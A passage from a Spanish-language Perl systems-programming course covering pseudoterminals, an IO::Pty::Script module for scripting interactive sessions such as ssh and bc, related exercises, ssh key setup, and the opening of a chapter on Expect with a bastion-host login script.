Escriba `waitanddo`, una modificación de la subrutina `waitfor` (que aparece en el programa de la sección 7.1.5) que reciba como argumento un límite de tiempo y una lista de parejas *(expresión regular, referencia a subrutina)*. Si se encuentra un determinado patrón se ejecuta la correspondiente subrutina. Si hay emparejamiento y la subrutina de *callback* asociada devuelve un valor verdadero se continúa en `waitanddo`. Así hasta que no se case con ninguno de los patrones o un callback devuelva falso o el límite de tiempo sea alcanzado. Si el argumento límite de tiempo es `undef` la espera es ilimitada. Aplíque la nueva interfaz a la conexión `ssh` automática con la escuela para superar la cadena de sucesivas peticiones por claves.

7.1.6. Uso Avanzado de Seudoterminales

El siguiente ejemplo muestra como podemos hacer que el proceso a cargo del lado esclavo sea quien controle la terminal y como obtener el tamaño de la ventana de la terminal. El programa crea un proceso hijo (línea 14) y establece una comunicación a través de la seudoterminal (creada en la línea 8) entre padre e hijo. El hijo ejecuta el comando del sistema (línea 33) pasado en la línea de comandos `@ARGV`.

En las líneas 11-13 se crea un canal `pipe` que será usado para que el padre obtenga el estatus de retorno del hijo (línea 70). Si el `exec` de la línea 33 fracasa el hijo envía el código de error. Si no fracasa, el `exec` produce el cierre del `pipe` y el padre recibe el end-of-file.

Ejercicio 7.1.4. *¿Por que no usar un* `wait` *como es habitual para obtener el estatus de retorno?*

En la línea 18 el proceso hijo establece el manejador de ficheros del lado esclavo como la terminal de control y hace que el proceso hijo se convierta en el lider de sesión.

En la línea 21 mediante la llamada `$slave->clone_winsize_from(\*STDIN)` se obtiene el tamaño de la seudoterminal asociada con el manejador de ficheros `STDIN` y se transfiere al `pty`. Nótese que debe ser llamado a través del lado esclavo (líneas 21 y 40).

Después de hacer que `STDIN`, `STDOUT` y `STDERR` estén asociados con el lado esclavo de la terminal en las líneas 24-29 se procede a ejecutar el comando. Las llaves alrededor del `exec` evitan Perl envíe un mensaje de warning.

El proceso padre dispone el manejador para la señal de cambio de tamaño de la ventana `WINCH` (línea 77). Abre un fichero de `log` en el que se volcará la sesión (línea 78).

Después el padre permanece en un bucle a la escucha de los manejadores asociados con la entrada estandar (`STDIN`) y con la seudoterminal (`$pty`). Cada entrada es volcada mediante la subrutina `redirect` en el fichero de `log` y en el manejador de salida complementario del de la entrada que se acaba de producir. Se vuelca en `$pty` si la entrada viene de `$pty` y en `STDOUT` si la entrada viene de `STDIN`. Para ello se usa el objeto `$rs` de la clase `IO::Select`. Si los dos manejadores de entrada `$pty` y `STDIN` están listos (`@ready >1`) se le da siempre prioridad a la entrada que viene de `$pty` (línea 86). El eco de la entrada desde `STDIN` también se retrasa si la terminal no esta lista para escritura (`!$ws->can_write(TIMEOUT)`, véase la línea 91). Para ello se usa el otro objeto `$ws` de la clase `IO::Select` construido en la línea 80.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n try7
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Pty;
 4  use IO::Select;
 5  use IO::Handle;
 6  use constant TIMEOUT=>3600;
 7
 8  my $pty = new IO::Pty;
 9  my $pid;
10
11  pipe(STAT_RDR, STAT_WTR)
12    or die "Cannot open pipe: $!";
13  STAT_WTR->autoflush(1);
14  $pid = fork();
15  die "Cannot fork" if not defined $pid;
16  unless ($pid) { # Child
17    close STAT_RDR;
18    $pty->make_slave_controlling_terminal();
19    my $slave = $pty->slave();
20    close $pty;
21    $slave->clone_winsize_from(\*STDIN);
```

```
22    $slave->set_raw();
23
24    STDIN->fdopen($slave, "<")
25      or die "Can't reopen STDIN for reading, $!\n";
26    STDOUT->fdopen($slave, ">")
27      or die "Can't reopen STDOUT for writing, $!\n";
28    STDERR->fdopen($slave, ">")
29      or die "Can't reopen STDERR for writing, $!\n";
30
31    close $slave;
32
33    { exec(@ARGV) }; # exec produce un close de los ficheros abiertos
34    print STAT_WTR $!+0; # Fuerza contexto numérico
35    die "Cannot exec(@ARGV): $!";
36  }
37  &parent();
38
39  sub winch {
40    $pty->slave->clone_winsize_from(\*STDIN);
41    kill WINCH => $pid if $pid; # Si soy el padre envio la señal
42    print "STDIN terminal size changed.\n";
43    $SIG{WINCH} = \&winch; # En ciertos S.O.
44  }
45
46  sub redirect {
47   my ($src,$dst) = @_;
48   my $buf = '';
49   my $read = sysread($src, $buf, 1);
50   if (defined $read && $read) {
51     syswrite($dst,$buf,$read);
52     syswrite(LOG,$buf,$read);
53     return 0;
54    }
55   else { # EOF
56     print STDERR "Nothing from $src";
57     print "$read\n" if defined($read);
58     return 1
59    }
60  }
61
62  sub parent {
63    $pty->autoflush(1);
64    close STAT_WTR;
65    $pty->close_slave();
66    $pty->set_raw();
67    # Esperamos por el comienzo de la ejecución del exec
68    # eof debido al exec o error
69    my $errno;
70    my $errstatus = sysread(STAT_RDR, $errno, 256);
71    die "Cannot sync with child: $!" if not defined $errstatus;
72    close STAT_RDR;
73    if ($errstatus) {
74      $! = $errno+0;
```

```
75      die "Cannot exec(@ARGV): $!";
76    }
77    $SIG{WINCH} = \&winch;
78    open(LOG,">log") || die;
79    STDOUT->autoflush(1);
80    my ($rs, $ws) = (IO::Select->new(), IO::Select->new());
81    $rs->add(\*STDIN, $pty);
82    $ws->add($pty);
83    { # infinite loop
84      my @ready = $rs->can_read(TIMEOUT);
85      if (@ready) {
86        @ready = reverse @ready if (@ready >1) and ($ready[0] != $pty);
87        if ($ready[0] == $pty) {
88          my $eof = redirect($pty, \*STDOUT);
89          last if $eof;
90        }
91        elsif ($ws->can_write(TIMEOUT)) { # Algo en STDIN
92          my $eof = redirect(\*STDIN, $pty);
93          last if $eof;
94        }
95      }
96      redo;
97    }
98    close(LOG);
99  }
```

Ejercicio 7.1.5. *Ejecute el programa anterior en una* `xterm` *con argument* `bash`*:*

```
try7 bash
```

1. *Cambie el tamaño de la ventana con el ratón. Ejecute* `stty size` *para los diferentes tamaños. ¿Que ocurre?*
2. *Cambie el tamaño de la ventana con el ratón y ejecute* `ls` *para diversos tamaños. ¿Que observa? ¿Se adapta la salida de* `ls` *al tamaño de la ventana?*
3. *Modifique el programa para que cuando se cambie el tamaño de la ventana se escriba su nuevo tamaño (alto, ancho). Use la función* `GetTerminalSize` *en* `Term::ReadKey` *o bien repase la sección 7.1.3.*
4. *Suprima las líneas que ponen la seudoterminal en modo* `raw`*. Observe que ocurre en el fichero de* `log`*. ¿Cómo cambia?*
5. *¿Quién esta ejecutando el manejador para la señal* `WINCH`*, el padre, el hijo o ambos?*
6. *¿Que ocurre si se suprime la línea en la que el hijo llama a* `$pty->make_slave_controlling_terminal()`*? ¿Que significa el mensaje que se produce?*
7. *Ejecute el programa con el depurador en una* `xterm`*.*
8. *Ejecute de nuevo el programa, pero esta vez con argumento* `vi tutu` *(el editor). ¿Que ocurre?*
9. *Ejecute de nuevo* `try7 vi tutu` *pero antes de hacerlo ponga la* `xterm` *en modo* `cbreak`*. ¿Como cambia la conducta?*
10. *Ejecute de nuevo* `try7 vi` *pero antes de hacerlo ponga la* `xterm` *en modos* `cbreak` *y* `-echo`*. ¿Como cambia? ¿Funciona?*

11. *Reescriba el bucle final de lectura-escritura en* `try7` *para que las entradas desde teclado se hagan sin eco en* `STDOUT` *y sin esperas. Ejecute la nueva versión* `try8` *con el comando* `try8 vi tutu`. *Puede usar* `Term::ReadKey`. *Lea la documentación de* `Term::ReadKey` *relativa a las funciones* `ReadKey` *y* `ReadMode`. *Preste antención a los modos* `cbreak` *y* `normal`. *¿Como cambia la conducta?*

12. *Ejecute de nuevo el programa esta vez con un* `telnet` *o una* `ssh`.

7.1.7. Automatización de Guiones `Pty`

En esta sección desarrollamos un módulo que facilita el proceso de escribir un guión para una interacción con un programa através de seudoterminales.

La implementación se realiza a través del módulo `IO::Pty::Script`. La distribución actual esta aún en desarrollo: IO-Pty-Script-0.02.tar.gz.

El guión se almacena como un array anónimo asociado con la clave `script`. El guión es una secuencia de parejas (expresión-regular, respuesta). La respuesta del lado maestro es habitualmente una cadena, pero también puede ser una referencia a una subrutina la cuál actúa como manejador de la respuesta del programa lanzado. Si la respuesta es un manejador recibe como primer argumento un objeto que describe el resultado de la última lectura desde la seudoterminal. Es posible especificar argumentos para la llamada al manejador haciendo que el valor asociado con la clave-expresión regular sea una referencia a un array. Es posible especificar un manejador o acción por defecto. La subrutina apuntada por `defaultaction` se ejecuta para todas las parejas que no definen un manejador específico.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2/IO-Pty-Script/lib/IO/Pty$ cat -n Script.pm
   1  package IO::Pty::Script;
   2  use 5.008008;
   3  use strict;
   4  use warnings;
   5  use IO::Handle;
   6  use IO::Pty;
   7  use IO::Select;
   8  use Carp;
   9  use POSIX;
  10  use UNIVERSAL qw( isa );
  11
  12  require Exporter;
  13
  14  our @ISA = qw(Exporter);
  15
  16  our @EXPORT_OK = ( qw{TIMEOUT DEFAULT_DEADLINE chats} );
  17  our @EXPORT = qw( );
  18  our $VERSION = '0.02';
  19
  20  use constant BUFFER_SIZE => 4096;
  21  use constant DEBUG => 1;
  22  use constant DEFAULT_DEADLINE => 4;
  23  use constant TIMEOUT => 0.2;
  24
  25  sub new {
  26    my $class = shift;
  27    my $self = { @_ };
  28    bless $self, $class;
  29  }
  30
  31  sub do_command {
```

```
32    my ($pty, $STAT_RDR, $STAT_WTR, $command, @args) = @_;
33
34    $pty->set_raw();
35    defined(my $child = fork) or carp "Can't fork: $!";
36    return if $child;
37    close $STAT_RDR;
38    $pty->make_slave_controlling_terminal();
39    my $tty = $pty->slave();
40    $tty->set_raw();
41    close($pty);
42    STDIN->fdopen($tty, "<");
43    STDOUT->fdopen($tty, ">");
44    STDERR->fdopen($tty, ">");
45    close($tty);
46    $| = 1;
47    { exec $command, @args; }
48    print $STAT_WTR $!+0; # Fuerza contexto numérico
49  }
50
51  {
52    my $line = '';
53
54    sub waitfor {
55      my $pty = shift;
56      my $sel = shift;
57      my $regexp = shift;
58      my $seconds = shift;
59      my ($localline, $delayed, $nr, $parenthesis);
60
61      alarm($seconds);
62      eval {
63        while ($nr = sysread($pty, $line, BUFFER_SIZE, length($line))) {
64          last if $line =~ m{$regexp};
65        }
66      };
67      alarm(0);
68      # Leer si hay algo en la seudoterminal despues de TIMEOUT
69      while ($sel->can_read(TIMEOUT)) {
70        $nr = sysread($pty, $line, BUFFER_SIZE, length($line));
71      }
72      $line =~ m{($regexp)};
73      if (defined($1)) {
74        $localline = substr($line, 0, $+[0]);
75        $line = substr($line, length($localline));
76        $delayed = 0;
77        no strict 'refs';
78        $parenthesis = [ map { ${$_} } 2..(scalar @+) ];
79      }
80      else {
81        $localline = $line;
82        $line = '';
83        $delayed = 1;
84      }
```

```
 85      my $is_eof = defined($nr) && ($nr == 0);
 86      return wantarray? ($localline, $line, $delayed, $parenthesis, $is_eof) : $localline;
 87    }
 88  }
 89
 90  sub printpty {
 91    my $pty = shift;
 92    my $sel = shift;
 93    my $message = shift;
 94    do {} until $sel->can_write(TIMEOUT);
 95    syswrite($pty, $message);
 96  }
 97
 98  sub chat {
 99    my $self = shift;
100    my $command = $self->command() ||
101                    carp "Error in chat: command argument missed";;
102    my $deadline = $self->deadline() ||  DEFAULT_DEADLINE;
103
104    carp "Error in chat: script argument missed" unless defined($self->script());
105    my @script = @{$self->script()};
106    my $action = $self->defaultaction() || sub {};
107    my ($r, $s, $d, $p, $eof);
108
109    my $pty = IO::Pty->new or carp "Can't make Pty: $!";
110    my $sel = IO::Select->new();
111    $sel->add($pty);
112    my ($STAT_RDR, $STAT_WTR);
113    pipe($STAT_RDR, $STAT_WTR) or carp "Cannot open pipe: $!";
114    do_command($pty, $STAT_RDR, $STAT_WTR, $command);
115    close $STAT_WTR;
116    my $errno;
117    my $errstatus = sysread($STAT_RDR, $errno, 256);
118    carp "Cannot sync with child: $!" if not defined $errstatus;
119    close $STAT_RDR;
120    if ($errstatus) {
121      $! = $errno+0;
122      carp "Cannot exec(@ARGV): $!";
123    }
124    my $alarmhandler = sub { die; };
125    local $SIG{ALRM} = $alarmhandler;
126    while (@script) {
127      my $question = shift @script;
128      my $answer   = shift @script;
129      ($r, $s, $d, $p, $eof) = waitfor($pty, $sel, $question, $deadline);
130      my $qaa = IO::Pty::Script::Answer->new(
131                      pty => $pty,
132                      sel => $sel,
133                      script => \@script,
134                      answer => $r,
135                      overpassed => $s,
136                      delayed => $d,
137                      parenthesis => $p,
```

```
138                     eof => $eof,
139                     deadline => \$deadline
140                   );
141     if (isa $answer, "CODE") {
142       $answer = $answer->($qaa);
143     }
144     elsif (isa $answer, "ARRAY") {
145       my $func = shift @$answer || carp "Empty array of parameters";
146       if (isa $func, "CODE") {
147         my @params =  @$answer;
148         $answer = $func->($qaa, @params);
149       }
150       else {
151         $action->($qaa, @$answer);
152       }
153     }
154     else { # $answer is a string
155       $action->($qaa);
156     }
157     printpty($pty, $sel, $answer);
158   }
159   close($pty);
160 }
161
162 sub chats {
163   while (@_) {
164     my $self = shift;
165     $self->chat();
166   }
167 }
168
169 our $AUTOLOAD;
170 sub AUTOLOAD {
171   my $self = shift;
172
173   $AUTOLOAD =~ /.*::(\w+)/;
174   my $subname = $1;
175   carp "No such method $AUTOLOAD " unless (defined($subname));
176   no strict 'refs';
177   if (exists($self->{$subname})) {
178     *{$AUTOLOAD} = sub {
179                      $_[0]->{$subname} = $_[1] if @_ >1;
180                      $_[0]->{$subname}
181                    };
182     $self->{$subname} = $_[0] if @_;
183     return $self->{$subname};
184   }
185   carp "No such method $AUTOLOAD";
186 }
187
188 sub DESTROY {
189 }
190
```

```
1;

##############################################################################
package IO::Pty::Script::Answer;
use Carp;
use strict;
our $AUTOLOAD;

sub new {
  my $class = shift;
  my $self = { @_ };
  bless $self, $class;
}

use overload q("") => \&strqa;
sub strqa {
  my $self = shift;

  my $r = $self->answer();
  my $s = $self->overpassed();
  my $d = $self->delayed();
  return <<"EOL";
<<r = '$r'
s = '$s'
d = '$d'>>
EOL
}

sub redirect {
  my ($src,$dst) = @_;
  my $buf = '';
  my $read = sysread($src, $buf, 1);
  if (defined $read && $read) {
    syswrite($dst,$buf,$read);
  }
  else { # EOF
    print STDERR "Nothing from $src";
    print "$read\n" if defined($read);
  }
  return $buf;
}

sub keyboard {
  my $self = shift;
  my $escape = shift;
  my $return_value = shift;

  my $char;
  my $pty = $self->pty();
  my $ws = $self->sel();
  my $rs = IO::Select->new();
  $rs->add(\*STDIN, $pty);
WHILE_NOT_ESCAPE_OR_EOF:
```

```
244   { # infinite loop
245     my @ready = $rs->can_read(IO::Pty::Script::TIMEOUT);
246     if (@ready) {
247       @ready = reverse @ready if (@ready >1) and ($ready[0] != $pty);
248       if ($ready[0] == $pty) {
249         my $read = sysread($pty, $char, 1);
250         if (defined $read && $read) {
251           syswrite(STDOUT,$char,$read);
252         }
253         else { # EOF
254           last WHILE_NOT_ESCAPE_OR_EOF
255         }
256       }
257       elsif ($ws->can_write(IO::Pty::Script::TIMEOUT)) { # Algo en STDIN
258         my $read = sysread(STDIN, $char, 1);
259         last WHILE_NOT_ESCAPE_OR_EOF if $char eq $escape;
260         if (defined $read && $read) {
261           syswrite($pty,$char,$read);
262         }
263         else {
264           last WHILE_NOT_ESCAPE_OR_EOF
265         }
266       }
267     }
268     redo;
269   }
270   return $return_value;
271 }
272
273 sub deadline {
274   ${$_[0]->{deadline}} = $_[1] if @_ >1;
275   ${$_[0]->{deadline}};
276 }
277
278 sub parenthesis {
279   return @{$_[0]->{parenthesis}};
280 }
281
282 sub can_read {
283   my $self = shift;
284   my $deadline = shift;
285   my $sel = $self->{sel};
286
287   return $sel->can_read($deadline);
288 }
289
290 sub can_write {
291   my $self = shift;
292   my $deadline = shift;
293   my $sel = $self->{sel};
294
295   return $sel->can_write($deadline);
296 }
```

```
297
298  sub AUTOLOAD {
299    my $self = shift;
300
301    $AUTOLOAD =~ /.*::(\w+)/;
302    my $subname = $1;
303    carp "No such method $AUTOLOAD " unless (defined($subname));
304    no strict 'refs';
305    if (exists($self->{$subname})) {
306      *{$AUTOLOAD} = sub {
307                       $_[0]->{$subname} = $_[1] if @_ >1;
308                       $_[0]->{$subname}
309                     };
310      $self->{$subname} = $_[0] if @_;
311      return $self->{$subname};
312    }
313    carp "No such method $AUTOLOAD";
314  }
315
316  sub DESTROY {
317  }
318
319  1;
```

Veamos un ejemplo de uso:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2/IO-Pty-Script/script$ cat -n ptyconnect4.pl
 1  #!/usr/bin/perl -sw -I../lib
 2  use strict;
 3  use IO::Pty::Script qw{TIMEOUT DEFAULT_DEADLINE chats};
 4
 5  my %script;
 6  our($c, $d, $p, $f); # Inicializadas via -s switch
 7
 8  $p = '' unless defined($p);
 9  $d = DEFAULT_DEADLINE unless defined($d);
10  $f = '' unless defined($f);
11  die "Usage:$0 -c=command -p=key -d=deadline -f=script\n"
12                                        unless defined($c);
13  my $prompt = '[$>]\s+';
14
15  $script{'ssh -l casiano etsii'} = [
16  '.*password:\s'           => "$p\n",
17  '(word:\s)|(login: )|(> )' => "$f\n",
18  $prompt                    => "exit\n"
19  ];
20
21  #$script{'ssh -l casiano etsii'} = [
22  #'.*password:\s'           => "$p\n",
23  #'.*q para salir.\s\s\s\s' => "millo\n",
24  #'word:\s'                 => "$p\n",
25  #'(word:\s)|(login: )|(> )' => "$f\n",
26  #$prompt                    => "exit\n"
27  #];
```

```
28
29 $script{'ssh -l casiano beowulf'} = [
30 '.*password:\s'           => "$p\n",
31 $prompt                   => "$f\n",
32 $prompt                   => "exit\n"
33 ];
34
35 #$script{'ssh europa'} = [
36 #$prompt                    => "$f\n",
37 #$prompt                    => [\&titi, 1, 2, "tres"],
38 #$prompt                    => "exit\n"
39 #];
40
41 $script{'ssh europa'} = [
42 $prompt                   => "$f\n",
43 $prompt                   => [\&titi, 1, 2, "tres"],
44 $prompt                   => sub { my $self = shift; $self->keyboard("\cD"); "ls\n" },
45 $prompt                   => "echo 'Despues de la interaccion'\n",
46 $prompt                   => "exit\n"
47 ];
48
49 sub tutu {
50   print "<<sub tutu:\n";
51   print $_[0];
52   my @par = $_[0]->parenthesis();
53   print "Paréntesis: @par\n";
54   print "Es posible leer en la terminal\n" if $_[0]->can_read(TIMEOUT);
55   print "Es posible escribir en la terminal\n" if $_[0]->can_write(TIMEOUT);
56   print "end sub tutu>>\n";
57   "8*2\n"
58 }
59
60 sub titi {
61   local $" = "\nsub titi:";
62   print "<<sub titi: @_>>\n";
63   "date\n";
64 }
65
66 $script{bc} = [
67 'warranty..\s\s' => "5*9.5\n",
68 '(\d+)\.?(\d*)\s+' => \&tutu,
69 '\d+\.?\d*\s+' => "4*2\n",
70 '\d+\.?\d*\s+' => "quit",
71 ];
72
73 my $bc = IO::Pty::Script->new(
74           command => 'bc',
75           deadline => 4,
76           script => $script{bc},
77           defaultaction => sub { print $_[0] }
78         );
79
80 my $s = IO::Pty::Script->new(
```

```
81            command => $c,
82            deadline => $d,
83            script => $script{$c},
84            defaultaction => sub { print $_[0] }
85          );
86  chats($bc, $s);
```

Sigue un ejemplo de ejecución:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2/IO-Pty-Script/script$ ptyconnect4.pl -c='ssh -l ca
<<r = 'bc 1.06
Copyright 1991-1994, 1997, 1998, 2000 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type `warranty'.
'
s = ''
d = '0'>>
<<sub tutu:
<<r = '47.5
'
s = ''
d = '0'>>
Paréntesis: 47 5
Es posible escribir en la terminal
end sub tutu>>
<<r = '16
'
s = ''
d = '0'>>
<<r = '8
'
s = ''
d = '0'>>
<<r = 'casiano@beowulf's password: '
s = ''
d = '0'>>
<<r = '
Linux beowulf 2.6.15-1-686 #2 Mon Mar 6 15:27:08 UTC 2006 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun  5 13:24:42 2006 from nereida.deioc.ull.es
casiano@beowulf:~$ '
s = ''
d = '0'>>
<<r = 'bc_pty2.pl  _Inline  passwd_pty.pl  pilock.pl  src         try6
bc_pty6.pl  log      pi             pi.pl      ssh_pty.pl
casiano@beowulf:~$ '
s = ''
d = '0'>>
lhp@nereida:~/Lperl/src/perl_networking/ch2/IO-Pty-Script/script$
```

Práctica: Introduciendo un Actor más en el Guión

Escriba un método `keyboard` para los objetos `IO::Pty::Script` que, cuando sea llamado desde un manejador de guión permita la interacción con el usuario. A partir de ese momento lo escrito por el usuario en el teclado se redirigirá al comando bajo control de la seudoterminal. Al pulsar una determinada secuencia de escape (pasada como parámetro a `keyboard`) se devuelve el control al guión. Sigue un ejemplo de como puede ser usado el método `keyboard`:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2/IO-Pty-Script/script$ cat -n ptyconnect2.pl
 1  #!/usr/bin/perl -sw -I../lib
 2  use strict;
 3  use IO::Pty::Script qw(chat TIMEOUT DEFAULT_DEADLINE);
 4
 5  my %script;
 6  our($c, $d, $p, $f); # Inicializadas via -s switch
 7
 8  $p = '' unless defined($p);
 9  $d = DEFAULT_DEADLINE unless defined($d);
10  $f = '' unless defined($f);
11  die "Usage:$0 -c=command -p=key -d=deadline -f=script\n"
12                                        unless defined($c);
..  ...
41  $script{'ssh europa'} = [
42  $prompt => "$f\n",
43  $prompt => [\&titi, 1, 2, "tres"],
44  $prompt => sub { my $s = shift; $s->keyboard("\cD"); "ls\n" },
45  $prompt => "echo 'Despues de la interaccion'\n",
46  $prompt => "exit\n"
47  ];
48
..  ...
58  sub titi {
59    local $" = "\nsub titi:";
60    print "<<sub titi: @_>>\n";
61    "date\n";
62  }
63
..  ...
70
71  chat(command => $c, deadline => $d, script => $script{$c},
72       defaultaction => sub { print $_[0] } );
```

Al ejecutar el anterior programa deberíamos tener una salida parecida a esta:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2/IO-Pty-Script/script$ ptyconnect2.pl -c='ssh europ
<<r = 'Linux europa.deioc.ull.es 2.4.20-ck2 #1 vie mar 28 17:32:02 WET 2003 i686 unknown

Most of the programs included with the Debian GNU/Linux system are
freely redistributable; the exact distribution terms for each program
are described in the individual files in /usr/share/doc/*/copyright

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Tue May 16 13:01:13 2006 from nereida.deioc.ull.es
```

```
lhp@europa:~$ '
s = ''
d = '0'>>
<<sub titi: <<r = 'Linux europa.deioc.ull.es 2.4.20-ck2 #1 vie mar 28 17:32:02 WET 2003 i686 u
lhp@europa:~$ '
s = ''
d = '0'>>

sub titi:1
sub titi:2
sub titi:tres>>
echo "ESCRITO POR EL USUARIO"
ESCRITO POR EL USUARIO
lhp@europa:~$
lhp@europa:~$ <<r = '2003_2004                          Lkimwitu
alu                                  Llatex2html
article.pdf                          Lmoodle
bin                                  Lperl
bspgrid.pdf                          mail
bspphyton.pdf                        ml2sparser.ps
............                         .... # Salida omitida
lhp@europa:~$ '
^D                                        # Secuencia de escape pulsada
s = ''
d = '0'>>
<<r = 'Despues de la interaccion
lhp@europa:~$ '
s = ''
d = '0'>>
lhp@nereida:~/Lperl/src/perl_networking/ch2/IO-Pty-Script/script$
```

El método `keyboard` recibe como argumentos, además de la referencia al objeto la secuencia de escape que termina la interacción con el teclado y el valor a retornar por el manejador:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2/IO-Pty-Script/lib/IO/Pty$ sed -ne '/sub keyboard/,
 1  sub keyboard {
 2    my $self = shift;
 3    my $escape = shift;
 4    my $return_value = shift;
 5
..        ...
39  }
```

7.1.8. Práctica: Calculo usando Seudoterminales

Reescriba el programa para el cálculo de π usando cualesquiera programas de conexión haya disponibles con las máquinas remotas `ssh`, `telnet`, etc. Use seudoterminales para establecer la comunicación.

7.1.9. Práctica: Granja con Seudoterminales

Reescriba la granja estudiada en la sección 3.14.1 y la práctica 6.1.6 de manera que la comunicación se haga mediante seudoterminales.

7.1.10. Práctica: Instalación de Pares Clave Pública y Privada con Seudoterminales

Escriba un guión que automatice el proceso de instalar comunicaciones seguras `ssh` mediante clave pública-privada entre una máquina origen y una familia de máquinas.

Recordemos como se establece una autentificación por clave pública-privada. La generación de una pareja de claves pública-privada se realiza ejecutando en el cliente `ssh-keygen`:

```
$ ssh-keygen  -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user/.ssh/id_rsa.
Your public key has been saved in /home/user/.ssh/id_rsa.pub.
The key fingerprint is:
xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx user@machine
```

Las claves se almacenan por defecto en `~/.ssh/`, quedando el directorio así:

```
$ ls -l
total 12
-rw-------  1 user user  883 2005-08-13 14:16 id_rsa
-rw-r--r--  1 user user  223 2005-08-13 14:16 id_rsa.pub
-rw-r--r--  1 user user 1344 2005-08-04 02:14 known_hosts
```

Los ficheros `id_rsa` e `id_rsa.pub` contienen respectivamente las claves privada y pública. El fichero `known_hosts` contiene la lista de las claves públicas de las máquinas reconocidas.

Ahora se debe copiar la clave pública al servidor, al fichero `~/.ssh/authorized_keys`. Para ello se utiliza el comando `ssh-copy-id`:

```
$ssh-copy-id -i ~/.ssh/id_rsa.pub user@machine1
$ssh-copy-id -i ~/.ssh/id_rsa.pub user@machine2
```

`ssh-copy-id` es un script que se conecta a la máquina y copia el archivo (indicado por la opción `-i`) en `~/.ssh/authorized_keys`, y ajusta los permisos a los valores adecuados.

Capítulo 8

Expect

8.1. Comunicación Interactiva con Expect

El módulo `Expect` mantenido por Roland Giersig trae a Perl las funcionalidades del lenguaje Expect. Para su uso, el módulo requiere los módulos `IO::Pty` y `IO::Stty` . El lenguaje `Expect` es descrito en el libro de Don Libes [4] *Exploring Expect*. El lenguaje Expect esta escrito en *Tcl* y es, al mismo tiempo, una extensión de Tcl. Puede encontrar una introducción al lenguaje en http://www6.uniovi.es/tcl/tutorial/index.html (puede encontrar una copia en http://nereida.deioc.ull.es/~lhp/tcl/ y alguna información adicional en http://nereida.deioc.ull.es/~lhp/tcl/).

La mayoría de las shell y lenguajes de script proveen un control limitado sobre los procesos: podemos arrancarlos, enviarles señales, etc. En general, no es posible ejecutar en lotes ciertos programas como `passwd` o `ssh` . `Expect` extiende el modelo UNIX de comunicación entre procesos considerando un nivel más de interacción.

Expect fue diseñado para automatizar el manejo de programas interactivos. Un programador Expect escribe un guión describiendo el diálogo entre el usuario y la aplicación. A continuación es posible ejecutar el programa Expect de manera que el papel del usuario queda automatizado. Incluso es posible pasar dinámicamente control del programa al teclado y viceversa. Puede encontrar unos apuntes sobre el uso de expect en http://www.linuxlots.com/~barreiro/spain/expect/.

8.2. Una Introducción a `Expect`

El módulo `Expect` será estudiado en mas detalle en la sección 8.1. Esta sección es una rápida introducción al módulo. `Expect` resuelve el problema de la comunicación bidireccional con un proceso externo.

Bastiones

Como ejemplo escribiremos un guión que realiza una conexión `ssh` con una red protegida por un *bastion*. Un bastión es un ordenador que es el único punto de entrada/salida a internet desde una red interna. Los bastiones se usan para disminuir los problemas de seguridad al establecer una barrera entre las zonas públicas y privadas.

Nuestro guión supone que hay un ordenador bastión el cual permite una conexión `ssh`. Una vez validada la conexión mediante el `username` y el `password` se nos pregunta a que máquina queremos conectarnos. Suponemos que dependiendo de la máquina será necesario introducir de nuevo la clave o no.

```
pp2@nereida:~/src/perl/expect$ cat -n bastion
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Getopt::Long;
 4  use Pod::Usage;
 5  use List::MoreUtils qw(any);
```

```
 6  use Expect;
 7
 8  my $VERSION = "1.0";
 9  my $RSH = `which ssh`;
10  chomp($RSH);
11  my $password = "";
12  my $user = $ENV{USER};
13  my $machine = 'millo';
14  my $bastion;
15  my $config;
16
17  my $delay = 1;
18  my $passwordprompt = 'word:\s$';
19  my $machineprompt = 'salir\)(\s)+$';
20  my @MOREPASSWORDS = ();
21
22  GetOptions(
23      'ssh=s'       => \$RSH,
24      'password=s'  => \$password,
25      'user=s'      => \$user,
26      'machine=s'   => \$machine,
27      'bastion=s'   => \$bastion,
28      'config=s'    => \$config,
29      'version'     => \&version,
30      'help'        => \&man,
31    ) or croak usage();
32
33
34  ($config) = @ARGV if @ARGV;
35
36  $config = ".bastion.conf" if !$config and !$bastion and -r ".bastion.conf";
37  $config = "$ENV{HOME}/.bastion.conf" if !$config and !$bastion and -r "$ENV{HOME}/.bastion
38
39  eval_config($config) if $config and -r $config;
40
41  die man() unless $bastion and $bastion =~ m{(\w+\.?)+};
42  my $host_to_login_to=$user.'@'.$bastion;
```

El Fichero de Configuración

El programa comienza obteniendo los valores desde la línea de comandos o desde un fichero de configuración (opción `config`).

```
31  my ($passwordprompt, $machineprompt, $delay, @MOREPASSWORDS);
32
33  eval_config($config) if $config and -r $config;
```

El fichero de configuración esta escrito en Perl y es evaluado de manera parecida a como se hizo en la práctica 1.9.

Estos son los contenidos de un fichero de configuración:

```
pp2@nereida:~/src/perl/expect$ cat -n bastion.conf
 1  $password = 'password';
 2  $user = 'user';
 3  $machine = 'banot';
 4  #$machine = 'millo';
```

```
 5  $bastion = 'exthost.instituto.ull.es';
 6
 7  # Seconds to wait before leaving
 8  $delay = 3;
 9
10  # user@instituto's password:
11  $passwordprompt = 'word:\s$';
12
13  # Nombre de la máquina?:(q para salir)
14  $machineprompt = 'salir\)(\s)+$';
15
16  @MOREPASSWORDS = qw(timple manis banot tonga);
```

El Código Principal

```
42  my $host_to_login_to=$user.'@'.$bastion;
43
44  my $rsh=Expect->spawn($RSH,$host_to_login_to);
45
